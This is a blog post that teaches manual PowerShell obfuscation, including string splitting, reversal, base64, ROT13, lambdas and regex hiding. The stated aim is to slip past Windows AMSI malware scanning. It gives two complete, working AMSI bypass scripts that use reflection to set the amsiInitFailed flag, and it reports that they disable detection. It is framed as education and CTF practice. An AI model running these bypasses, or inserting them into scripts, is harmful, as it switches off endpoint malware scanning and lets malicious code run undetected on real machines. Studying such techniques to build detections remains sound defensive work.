Manual Obfuscation In PowerShell
By Rutger on (Updated: )
Through Capture the Flag challenges and experimenting with AMSI, I’ve picked up a few tricks for manually tweaking scripts to bypass detection. While there are excellent tools that automate PowerShell obfuscation, I personally find it both fun and rewarding to tackle this manually. In this post, I’ve documented some of the techniques I’ve picked up.
Before we start
A few disclaimers and a bit of context are necessary before you dive into this post:
- This post is a mix of education and entertainment. Some of the methods described may be difficult to read, challenging to maintain, or even a bit unconventional.
- Scripts and code examples in this post are intended ONLY for educational purposes and legal penetration testing.
- The only focus of this post is learning about manual obfuscation of PowerShell code. Evading AMSI and preventing logs to be written is a subject for a different day.
- I’ve aimed to gradually build up the weirdness in this blog, starting from “sure..” and escalating to “why would you?” Keep the first disclaimer in mind as you read through.
Keeping it readable
A simple, but still an effective trick is extracting letters to variables. By doing this, the script remains readable (sort of), but the combined string has to be executed before it can be validated against “dangerous” strings.
$e='e';$o='o';
Write-Host "H$($e)ll$($o), w$($o)rld!"
Reversing strings
Another common method is reversing strings. While the method which reverses the string may be hard to detect, the reversed string itself is easily detected.
$data = 'citatS,cilbuPnoN'

# Direct method
$reversed = $data[($data.length - 1)..0] -join ''
Write-Host $reversed

# Indirect method using regex
$reversed = $((([regex]::Matches($data,'.','RightToLeft'))) -join '')
Write-Host $reversed
Avoiding (dangerous) strings
Like mentioned before, some specific strings are watched by defensive processes like AMSI. Instead of obfuscating the strings, it may be better to avoid referencing them at all.
Below script shows two examples of getting a reference to AmsiUtils, without spelling it out:
# Using a wildcard
$([Ref].Assembly.GetTypes.Invoke() | Where-Object { $_.Name.Length -eq 9 -and $_.Name -like "a*s" })

# Using character code comparison (a and s)
$([Ref].Assembly.GetTypes.Invoke() | Where-Object {
    (($_.Name.Length -eq 9) -and ([int][char]$_.Name[0] -eq 65) -and ([int][char]$_.Name[$_.Name.Length-1] -eq 115))
})
Encoding and ciphers
One of the easiest ways to hide data is by encoding it. One of the most common ways to encode data is using base64. While the following techniques may be easy to spot by a human, they become hard to recognize when multiple tactics are combined. It’s important to note that when combining tacticts, the order should be applied in reverse when restoring the data. A great tool to experiment with encoding and ciphers is CyberChef[1].
# Base64
$base64 = "SGVsbG8sIHdvcmxkIQ=="
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64))

# Reversed base64
$reverseBase64 = "==QIkxmcvdHIs8GbsVGS"
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($reverseBase64[($reverseBase64.length - 1)..0] -join ''))

# ROT13 (Caesar cipher shifting 13 characters)
# Variants of the Caesar cipher can be applied by picking another number for 13.
$rot13 = "Uryyb, jbeyq!"
($rot13.ToCharArray() | ForEach-Object {
    if ($_ -match '[a-z]') {
        $o = if ([int][char]$_ -lt 91) { 65 } else { 97 }
        [char]((([int][char]$_ - $o + 13) % 26) + $o)
    } else { $_ }
}) -join ''

# ROT 13, reversed afterwards
$reversedRot13 = "!qyebj ,byyrU"
(($reversedRot13[($reversedRot13.length - 1)..0] -join '').ToCharArray() | ForEach-Object {
    if ($_ -match '[a-z]') {
        $o = if ([int][char]$_ -lt 91) { 65 } else { 97 }
        [char]((([int][char]$_ - $o + 13) % 26) + $o)
    } else { $_ }
}) -join ''
Moving the invocation
An effective tactic to hide what you’re doing is storing function in a variable and invoking them later:
# Store a reference to GetTypes
$gt=[Ref].Assembly.GetTypes;
# Invoke the function
$gt.invoke() | Where-Object { $_.Name -like "*iUtils*" }
Lambda
Instead of directly unobfuscating your code, lambda functions can be created which contain logic like reversing or base64 decoding. These, like regular functions, can be re-used.
# Hide a function within a lambda, invoking it at a later time. Example for outputting the integer 80:
$fn={$args[0]*20}
$fn.invoke(4)

# Lambda example for reversing a string
$reverse={$([regex]::Matches($args[0],'.',$args[1]) -join '');}
$reverse.invoke('citatS,cilbuPnoN', 'RightToLeft')
Another cool method for hiding data in plain sight is by leveraging regular expressions. By embedding the data within seemingly ordinary text that exhibits low entropy, it is possible to conceal information in a way that can be extracted using specific regex patterns. A great to tool to practice writing regex patterns is regex101[2].
# Lambda example wrapping regex capture group joining.
$fn = {
    $g=([regex]$args[1]).Matches($args[0]).Groups
    (($g[1..($g.Length-1)] | ForEach {$_.Value}) -join '')
}
$data = 'Always make sure it utilises obfuscation!'
$fn.invoke($data, '^(.)[^\s]+\s(.)[^\s]+\s(.).+([i]).\s(.{4}).(.).+$')
Combining methods
Some tactics are more effective then others, but in my experience the best results are achieved by combining them. For example, the above obfuscation techniques can be combined to hide the AMSI breaker mentioned earlier, evading detection.
Example one:
The following obfuscated script does the same as the example mentioned in the disclaimer, but applies the following techniques:
- Extract strings to prevent spelling out
amsiInitFailed. - Reverse
citatS,cilbuPnoNtoNonPublic,Static. - Find
AmsiUtilsin the Assembly using character codes. - Using
Invoketo call functions instead of directly invoking them.
$a='a';$itf='itF';$rtl='citatS,cilbuPnoN';$flags=$((([regex]::Matches($rtl,'.','RightToLeft')) | ForEach {$_.value}) -join '');
$utils = $([Ref].Assembly.GetTypes.Invoke() | Where-Object {
    (($_.Name.Length -eq 9) -and ([int][char]$_.Name[0] -eq 65) -and ([int][char]$_.Name[$_.Name.Length-1] -eq 115))
});
$target = $utils.GetFields.Invoke($flags) | Where { $_.Name -like "$($a)*$($itf)*"};
$target.SetValue.Invoke($null, $true);
Example two:
The following example may be a bit harder to read, so I will explain it line by line:
- Create a lambda function which reverses a string.
- Create a lambda function which creates a string based on a regex group search. It expects a search string, pattern, start group and end group.
- The data where the needed characters are hidden.
- Extracting the
AmsiUtilstype from the assembly using parts from the$datastring found using regex. - Extracting the
amsiInitFailedfunction using a reversedNonPublic,Staticand another regex call. - Invoking the function.
$reverse={$([regex]::Matches($args[0],'.',$args[1]) -join '');}
$reg = { $g=([regex]$args[1]).Matches($args[0]).Groups; (($g[$args[2]..$args[3]] | ForEach {$_.Value}) -join '') }
$data = 'Always make sure it utilises obfuscation! Initially get past some failed attempts!'
$utils = $([Ref].Assembly.GetTypes.Invoke() | Where-Object { $_.Name -like $($reg.invoke($data, '^(.)[^\s]+\s(.)[^\s]+\s(.).+([i]).\s(.{4}).(.).+$', 1, 6)) });
$target = $utils.GetFields.Invoke($reverse.invoke('citatS,cilbuPnoN', 'RightToLeft')) | Where { $_.Name -like "*$($reg.invoke($data, '!\s(.{4})(?:\w+\s){4}(\w{6}).+', 1, 2))" };
$target.SetValue.Invoke($null, $true);

As seen below, this effectively disables the detection of the AMSI test sample string:
Testing
When entering one of the following strings, depending on your EDR and Windows version, AMSI may trigger. Use above tricks to experiment with bypassing the detection!
# This line will always trigger a detection:
'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'

# Triggering detections on older versions:
'AmsiUtils'
'AmsiContext'
